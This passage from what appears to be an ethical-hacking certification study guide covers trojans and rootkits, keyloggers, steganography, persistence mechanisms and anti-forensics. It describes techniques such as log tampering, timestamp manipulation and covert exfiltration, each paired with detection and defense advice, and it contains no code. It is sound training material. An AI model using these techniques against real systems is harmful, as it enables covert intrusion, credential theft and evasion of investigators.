Together, they form a **layered persistence and stealth strategy**, often used by APT groups.

5.6 REAL-WORLD ATTACK SCENARIOS

Scenario 1: Trojan-Based Initial Compromise

A Trojan disguised as legitimate software installs a backdoor and downloads additional malware.

Scenario 2: Rootkit-Based Stealth Persistence

After privilege escalation, a kernel-mode rootkit hides malicious processes, allowing long-term undetected access.

These scenarios demonstrate the **multi-stage nature of system hacking**.

5. TROJANS, BACKDOORS, AND ROOTKITS

5.7 RISKS AND IMPACT

The deployment of Trojans, backdoors, and rootkits can result in:

- Complete system compromise
- Long-term espionage
- Data exfiltration
- Loss of trust and compliance violations

Rootkit-based compromises are particularly difficult to remediate.

5.8 DETECTION AND DEFENSIVE CHALLENGES

Detecting these threats is challenging due to:

- Stealth techniques
- Legitimate-looking behavior
- Kernel-level manipulation

Traditional antivirus solutions may fail to detect advanced rootkits.

5.9 DEFENSIVE STRATEGIES

5.9.1 System Hardening

- Restrict administrative privileges
- Disable unnecessary services

5.9.2 Integrity Monitoring

- Monitor critical system files
- Detect unauthorized changes

5.9.3 Behavioral Analysis

- Identify abnormal system behavior
 - Detect unauthorized persistence mechanisms
-

5. TROJANS, BACKDOORS, AND ROOTKITS

5.10 CHAPTER SUMMARY

Trojans, backdoors, and rootkits enable attackers to transform temporary access into **persistent, stealthy system control**. Understanding their architecture and behavior is critical for effective detection, response, and prevention.

6. KEYLOGGING TECHNIQUES

6. Keylogging Techniques

Keylogging is one of the most effective **credential-harvesting techniques** in system hacking. Instead of breaking encryption or cracking passwords, attackers simply **record what users type**.

6.1 INTRODUCTION TO KEYLOGGING

A keylogger is a surveillance mechanism designed to **capture keystrokes entered by a user** and store or transmit them to an attacker.

Keylogging bypasses many security controls because:

- It captures data **before encryption**
- It exploits legitimate user behavior
- It often operates silently

In system hacking, keyloggers are commonly deployed **after privilege escalation** to harvest credentials and sensitive information.

6.2 OBJECTIVES OF KEYLOGGING ATTACKS

The primary objectives include:

- Capturing usernames and passwords
- Monitoring confidential communications
- Stealing financial and personal data
- Performing identity theft
- Supporting lateral movement within networks

Keylogging is especially effective against:

- Banking applications
 - Email systems
 - VPN logins
 - Administrative interfaces
-

6. KEYLOGGING TECHNIQUES

6.3 KEYLOGGING ATTACK LIFECYCLE

A typical keylogging attack follows these phases:

1. Deployment
2. Execution
3. Data capture
4. Data storage or transmission
5. Persistence

Understanding this lifecycle helps defenders identify detection points.

6.4 TYPES OF KEYLOGGERS

Keyloggers are broadly classified into **hardware-based** and **software-based** keyloggers.

6.5 HARDWARE KEYLOGGERS

6.5.1 Definition

Hardware keyloggers are **physical devices** inserted between the keyboard and the system or embedded within keyboards.

They capture keystrokes independently of the operating system.

6.5.2 Characteristics

- OS-independent
- Difficult for software defenses to detect
- Require physical access
- Often small and covert

Because they operate below the OS level, hardware keyloggers bypass antivirus and EDR solutions.

6.5.3 Deployment Scenarios

6. KEYLOGGING TECHNIQUES

Hardware keyloggers are commonly used in:

- Insider attacks
- Shared workspaces
- Public terminals

Their use is particularly dangerous in environments with **weak physical security**.

6.6 SOFTWARE KEYLOGGERS

Software keyloggers are far more common in cyber attacks due to their **remote deployability**.

6.6.1 User-Mode Keyloggers

User-mode keyloggers operate at the application level by:

- Intercepting keyboard APIs
- Hooking system libraries

They are easier to develop but also easier to detect.

6.6.2 Kernel-Mode Keyloggers

Kernel-mode keyloggers operate within the operating system kernel.

They:

- Intercept hardware input directly
- Bypass user-mode security controls
- Are extremely stealthy

Kernel-mode keyloggers often require **administrative or root privileges**.

7.6.3 Browser-Based Keyloggers

Browser-based keyloggers capture input within web applications using:

- Malicious scripts
- Injected browser extensions

6. KEYLOGGING TECHNIQUES

- Compromised websites

They are commonly used in phishing and credential-harvesting attacks.

6.7 KEYLOGGING TECHNIQUES (CONCEPTUAL)

Keyloggers capture keystrokes using techniques such as:

- API hooking
- Interrupt interception
- Driver manipulation
- JavaScript event capture

Each technique has different detection challenges and risk levels.

6.8 DATA STORAGE AND EXFILTRATION

Captured keystrokes may be:

- Stored locally in encrypted files
- Periodically transmitted to a remote server
- Exfiltrated using covert channels

Stealthy exfiltration helps attackers avoid detection.

6.9 REAL-WORLD KEYLOGGING SCENARIOS

Scenario 1: Corporate Credential Theft

An attacker deploys a keylogger to capture VPN credentials, enabling lateral movement across the enterprise network.

Scenario 2: Financial Fraud

A banking Trojan uses a browser-based keylogger to steal login credentials and transaction data.

6. KEYLOGGING TECHNIQUES

6.10 RISKS AND IMPACT

Keylogging attacks can lead to:

- Identity theft
- Financial loss
- Data breaches
- Compliance violations

Because they exploit legitimate user input, keyloggers are **high-impact and low-noise** attacks.

6.11 DETECTION CHALLENGES

Keyloggers are difficult to detect because:

- They mimic legitimate processes
- They may operate at kernel level
- They generate minimal network traffic

Advanced keyloggers often evade traditional antivirus solutions.

6.12 DEFENSIVE STRATEGIES

6.12.1 Endpoint Monitoring

- Detect abnormal input interception
- Monitor driver installations

6.12.2 Behavioral Analysis

- Identify unusual application behavior
- Detect unauthorized API hooking

6.12.3 Secure Authentication

- Use multi-factor authentication
 - Employ hardware tokens
-

6. KEYLOGGING TECHNIQUES

6.13 LEGAL AND ETHICAL CONSIDERATIONS

Keylogging without consent is illegal in most jurisdictions and violates privacy laws. Ethical security testing must:

- Obtain explicit authorization
- Follow scope limitations
- Ensure data confidentiality

This is critical for CEH professionals.

6.14 CHAPTER SUMMARY

Keylogging is a powerful surveillance technique that bypasses encryption and security controls by targeting user input directly. Its effectiveness and stealth make it a favored tool in system hacking and cyber espionage.

7. STEGANOGRAPHY

7. Steganography

Steganography is a technique used to **hide the existence of information itself**, rather than merely protecting its content. In system hacking, steganography is often used for **covert data exfiltration, secret communication, and malware concealment**.

7.1 INTRODUCTION TO STEGANOGRAPHY

Steganography is the practice of embedding secret information within an innocent-looking carrier medium so that **the presence of the hidden data is not detectable**.

Unlike cryptography, which makes data unreadable, steganography makes data **invisible**.

In cyber attacks, steganography is commonly used when attackers want to avoid raising suspicion during data transfer.

7.2 OBJECTIVES OF STEGANOGRAPHY IN SYSTEM HACKING

Attackers use steganography to:

- Hide stolen data inside normal files
- Conceal malware communication
- Bypass intrusion detection systems
- Evade content inspection and logging

Steganography is especially effective in **highly monitored environments**.

7.3 STEGANOGRAPHY VS CRYPTOGRAPHY

Aspect	Steganography	Cryptography
Visibility	Hidden	Visible
Detection Risk	Low	High
Purpose	Conceal existence	Protect content

7. STEGANOGRAPHY

Aspect	Steganography	Cryptography
Use Case	Covert communication	Secure communication

In real attacks, both techniques are often **combined**.

7.4 STEGANOGRAPHIC MODEL

A basic steganographic system consists of:

- **Cover Medium** – the original file
- **Secret Message** – data to hide
- **Stego Key** – optional key controlling embedding
- **Stego Medium** – output file with hidden data

The goal is to ensure that the stego medium is **indistinguishable from the original**.

7.5 TYPES OF STEGANOGRAPHY

7.5.1 Image Steganography

Image files are commonly used due to:

- High redundancy
- Minor pixel changes being imperceptible

Least Significant Bit (LSB) Technique

The LSB method embeds data by modifying the least significant bits of pixel values.

This technique:

- Preserves image appearance
 - Is computationally simple
 - Is vulnerable to compression and analysis
-

7.5.2 Audio Steganography

7. STEGANOGRAPHY

Audio steganography embeds data within sound files by:

- Altering sound samples
- Using frequency masking

Human hearing limitations make audio steganography effective but technically complex.

7.5.3 Video Steganography

Video files combine:

- Image frames
- Audio streams

This provides **large data capacity** and high stealth, making it attractive for advanced attackers.

7.5.4 Text Steganography

Text steganography hides data by:

- Manipulating spacing
- Using character encoding
- Altering syntax subtly

It offers low capacity but high stealth in communication.

7.6 NETWORK STEGANOGRAPHY

Network steganography hides data within network protocols such as:

- TCP/IP headers
- HTTP requests
- DNS queries

This allows attackers to exfiltrate data using **legitimate-looking traffic**, making detection extremely difficult.

7. STEGANOGRAPHY

7.7 STEGANOGRAPHY IN MALWARE AND APTS

Advanced malware uses steganography to:

- Hide command-and-control instructions
- Embed payloads in media files
- Evade signature-based detection

APT groups have used steganographic techniques to remain undetected for extended periods.

7.8 REAL-WORLD STEGANOGRAPHY SCENARIOS

Scenario 1: Covert Data Exfiltration

Sensitive documents are hidden within image files and uploaded to social media platforms.

Scenario 2: Malware Command Delivery

Malware downloads images from a website and extracts hidden commands embedded within them.

7.9 RISKS AND IMPACT

Steganography enables:

- Long-term undetected data theft
- Covert attacker communication
- Bypass of network security tools

From a defensive standpoint, steganography represents a **high stealth, moderate impact threat**.

7.10 DETECTION CHALLENGES

Detecting steganography is difficult due to:

- Minimal file size changes
- Normal-looking content
- Encryption of embedded data

7. STEGANOGRAPHY

Traditional security tools often fail to identify steganographic abuse.

7.11 STEGANALYSIS (DETECTION TECHNIQUES)

Steganalysis involves:

- Statistical analysis of files
- Pattern recognition
- Behavioral monitoring

Detection requires advanced analysis and often manual investigation.

7.12 DEFENSIVE COUNTERMEASURES

5.12.1 Content Inspection

- Analyze uploaded and downloaded files
- Monitor media usage patterns

5.12.2 Network Monitoring

- Detect unusual traffic behavior
- Inspect protocol anomalies

5.12.3 Policy Enforcement

- Restrict media uploads
 - Monitor cloud and social platforms
-

7.13 LEGAL AND ETHICAL CONSIDERATIONS

Steganography itself is not illegal, but its misuse for:

- Data theft
 - Espionage
 - Malware delivery
-

7. STEGANOGRAPHY

is criminal and unethical without authorization.

7.14 CHAPTER SUMMARY

Steganography enables attackers to hide both data and intent. Its stealth makes it a powerful technique for advanced system hacking and APT operations, while posing significant challenges to defenders.

8. MAINTAINING ACCESS

8. Maintaining Access

Maintaining access refers to the techniques used by attackers to **retain unauthorized control over a system for extended periods**, even after reboots, user logouts, or partial remediation. In real-world attacks, persistence is what turns a successful intrusion into a **strategic compromise**.

8.1 INTRODUCTION TO MAINTAINING ACCESS

Once attackers gain access and elevate privileges, their next priority is **persistence**. Without persistence, attackers must repeatedly exploit the system, increasing the risk of detection.

Persistence techniques are designed to:

- Survive system restarts
- Evade security tools
- Blend with legitimate system behavior

In CEH methodology, maintaining access is a **post-exploitation phase**.

8.2 OBJECTIVES OF MAINTAINING ACCESS

The primary objectives include:

- Long-term system control
- Continuous data exfiltration
- Support for lateral movement
- Remote command execution
- Stealthy surveillance

Persistent access enables attackers to operate **slowly and quietly**, reducing detection risk.

8.3 CATEGORIES OF PERSISTENCE MECHANISMS

Persistence mechanisms can be broadly categorized into:

- User-level persistence
- System-level persistence

8. MAINTAINING ACCESS

- Application-level persistence
- Firmware-level persistence

Each category offers different levels of stealth and resilience.

8.4 USER-LEVEL PERSISTENCE TECHNIQUES

User-level persistence operates within the context of a specific user account.

8.4.1 Startup Folder Abuse

Applications placed in startup directories execute automatically when a user logs in.

This technique:

- Requires minimal privileges
- Is easy to implement
- Is relatively easy to detect

It is commonly used in low-sophistication attacks.

8.4.2 Login Scripts

Attackers may modify login scripts to execute malicious code whenever a user authenticates.

This allows:

- Consistent execution
 - User-specific targeting
-

8.5 System-Level Persistence Techniques

System-level persistence provides greater control and stealth.

8.5.1 Service Installation

Attackers install malicious services that:

- Start automatically at boot

8. MAINTAINING ACCESS

- Run with elevated privileges

Because services are common on enterprise systems, malicious services can blend in easily.

8.5.2 Scheduled Tasks and Cron Jobs

Scheduled tasks allow attackers to:

- Execute malware at fixed intervals
- Reinstall removed components

This technique is resilient and widely used.

8.5.3 Registry-Based Persistence (Windows)

Registry keys can be modified to execute malicious code at:

- System startup
- User login

Registry-based persistence is stealthy and persistent.

8.6 APPLICATION-LEVEL PERSISTENCE

Attackers may modify:

- Legitimate application binaries
- Plugins and extensions

This ensures malicious code executes whenever the application runs.

8.7 FIRMWARE AND BOOT-LEVEL PERSISTENCE

8.7.1 Bootkits

Bootkits infect boot loaders and execute **before the operating system loads**.

They are:

- Extremely stealthy
-

8. MAINTAINING ACCESS

- Difficult to detect
 - Resistant to OS reinstallation
-

8.7.2 Firmware Persistence

Advanced attackers may implant malware into:

- BIOS/UEFI
- Network card firmware

This represents **nation-state-level persistence**.

8.8 MAINTAINING ACCESS THROUGH CREDENTIAL REUSE

Attackers may:

- Create hidden user accounts
- Steal and reuse credentials
- Modify authentication mechanisms

This allows access even if malware is partially removed.

8.9 REAL-WORLD PERSISTENCE SCENARIOS

Scenario 1: Enterprise Backdoor Persistence

An attacker installs a service-based backdoor that reconnects after every reboot.

Scenario 2: Scheduled Task Reinfection

Malware is reinstalled periodically using scheduled tasks after deletion.

These scenarios demonstrate how persistence defeats simple remediation efforts.

8.10 RISKS AND IMPACT

Persistence enables:

8. MAINTAINING ACCESS

- Long-term espionage
- Intellectual property theft
- Repeated attacks
- Regulatory violations

From a risk assessment perspective, persistence mechanisms increase **attack dwell time**, significantly amplifying damage.

8.11 DETECTION CHALLENGES

Persistence techniques are difficult to detect because:

- They mimic legitimate system functions
- They may operate at low frequency
- They often lack clear indicators

Many organizations discover persistence **months after initial compromise**.

8.12 DEFENSIVE STRATEGIES AGAINST PERSISTENCE

8.12.1 System Auditing

- Regularly review startup entries
 - Audit scheduled tasks and services
-

8.12.2 Integrity Monitoring

- Detect unauthorized system changes
 - Monitor critical files and registry keys
-

8.12.3 Least Privilege Enforcement

- Limit administrative access
- Reduce attack surface

8. MAINTAINING ACCESS

8.12.4 Incident Response Planning

- Full system rebuilds
 - Credential resets
 - Forensic investigation
-

8.13 CHAPTER SUMMARY

Maintaining access is the backbone of advanced system hacking. Effective persistence allows attackers to operate undetected for long periods, making it one of the most dangerous post-exploitation techniques.

9. COVERING TRACKS

9. Covering Tracks

Covering tracks refers to the techniques used by attackers to **hide their presence, actions, and identity** after or during a system compromise. This phase is critical for maintaining long-term access and avoiding detection by security teams and forensic investigators.

9.1 INTRODUCTION TO COVERING TRACKS

After gaining access, escalating privileges, deploying malware, and maintaining persistence, attackers must **remove or manipulate evidence** that could reveal:

- How the system was compromised
- What actions were performed
- Which accounts or tools were used

Anti-forensics does not prevent logging—it **manipulates, deletes, or bypasses evidence generation**.

9.2 OBJECTIVES OF ANTI-FORENSICS

The primary objectives include:

- Avoiding detection
- Delaying incident response
- Obstructing forensic investigations
- Maintaining anonymity
- Preserving long-term access

Successful anti-forensics can increase **attacker dwell time** from days to months.

9.3 CATEGORIES OF ANTI-FORENSICS TECHNIQUES

Anti-forensics techniques can be grouped into four major categories:

1. Data destruction
2. Data hiding
3. Data manipulation

9. COVERING TRACKS

4. Artifact suppression

Each category targets different aspects of forensic evidence.

9.4 LOG MANIPULATION

9.4.1 Importance of Logs in Forensics

System logs record:

- Authentication attempts
- Process execution
- File access
- Network connections

Logs are often the **primary source of truth** during investigations.

9.4.2 Log Deletion

Attackers may delete logs entirely to remove evidence of activity.

Risks of log deletion:

- Sudden gaps raise suspicion
- Log deletion events may themselves be logged

Therefore, skilled attackers prefer **log modification** over deletion.

9.4.3 Log Modification and Tampering

Attackers may:

- Remove specific entries
- Alter timestamps
- Insert fake entries

This technique preserves log structure while concealing malicious activity.

9. COVERING TRACKS

9.5 TIMESTAMP MANIPULATION

Timestamps are critical forensic artifacts.

Attackers may alter:

- File creation times
- Access times
- Modification times

Timestamp manipulation makes it difficult to reconstruct attack timelines and correlate events.

9.6 FILE AND ARTIFACT REMOVAL

9.6.1 Deleting Tools and Payloads

After use, attackers often remove:

- Exploit tools
- Scripts
- Temporary files

This reduces forensic artifacts left on the system.

9.6.2 Secure Deletion Techniques

Simple deletion does not remove data permanently. Anti-forensics may involve:

- Overwriting file contents
- Disk wiping techniques

These techniques complicate data recovery.

9.7 MEMORY AND PROCESS CONCEALMENT

Advanced attackers hide:

- Running processes
- Loaded modules

9. COVERING TRACKS

- Injected code

This is often achieved through:

- Rootkits
- Kernel manipulation

Memory concealment severely impacts live forensic analysis.

9.8 NETWORK-LEVEL ANTI-FORENSICS

Attackers may:

- Use encrypted communication
- Tunnel traffic through legitimate protocols
- Rotate IP addresses

This obscures command-and-control activity and hinders traffic analysis.

9.9 USER AND ACCOUNT MANIPULATION

Attackers may:

- Use legitimate accounts
- Modify account permissions
- Remove evidence of unauthorized access

Using valid credentials reduces suspicious log entries.

9.10 ANTI-FORENSICS THROUGH LIVING-OFF-THE-LAND (LOTL)

LOTL techniques involve using:

- Built-in system tools
- Legitimate administrative utilities

This minimizes the need to introduce external tools, reducing forensic footprints.

9. COVERING TRACKS

9.11 REAL-WORLD ANTI-FORENSICS SCENARIOS

Scenario 1: Log Tampering After Privilege Escalation

An attacker modifies authentication logs to remove evidence of unauthorized access.

Scenario 2: Rootkit-Based Concealment

A kernel-level rootkit hides malicious processes and files from system utilities.

These scenarios highlight the sophistication of modern anti-forensics.

9.12 RISKS AND IMPACT

Anti-forensics can lead to:

- Delayed breach detection
- Incomplete investigations
- Failure to identify attack vectors
- Re-compromise after cleanup

Organizations often underestimate damage due to **invisible persistence**.

9.13 DETECTION CHALLENGES

Anti-forensics is difficult to detect because:

- Evidence is intentionally altered
- Logs appear normal
- Attacker activity blends with legitimate use

Detection often requires **correlation across multiple data sources**.

9.14 DEFENSIVE STRATEGIES AGAINST ANTI-FORENSICS

10.14.1 Centralized Logging

9. COVERING TRACKS

- Store logs off-system
 - Prevent local log tampering
-

9.14.2 Integrity Verification

- Monitor file hashes
 - Detect unauthorized changes
-

9.14.3 Time Synchronization

- Enforce secure time sources
 - Detect timestamp anomalies
-

9.14.4 Incident Response Readiness

- Assume log compromise
 - Preserve volatile evidence early
-

9.15 Legal and Ethical Considerations

Anti-forensics techniques are illegal when used without authorization and may violate:

- Cybercrime laws
- Data protection regulations
- Corporate policies

Ethical professionals must only study these techniques **within legal scope**.

9.16 CHAPTER SUMMARY

Covering tracks is the final stage of system hacking, allowing attackers to hide their actions and extend control. Understanding anti-forensics is essential for defenders, forensic analysts, and incident responders.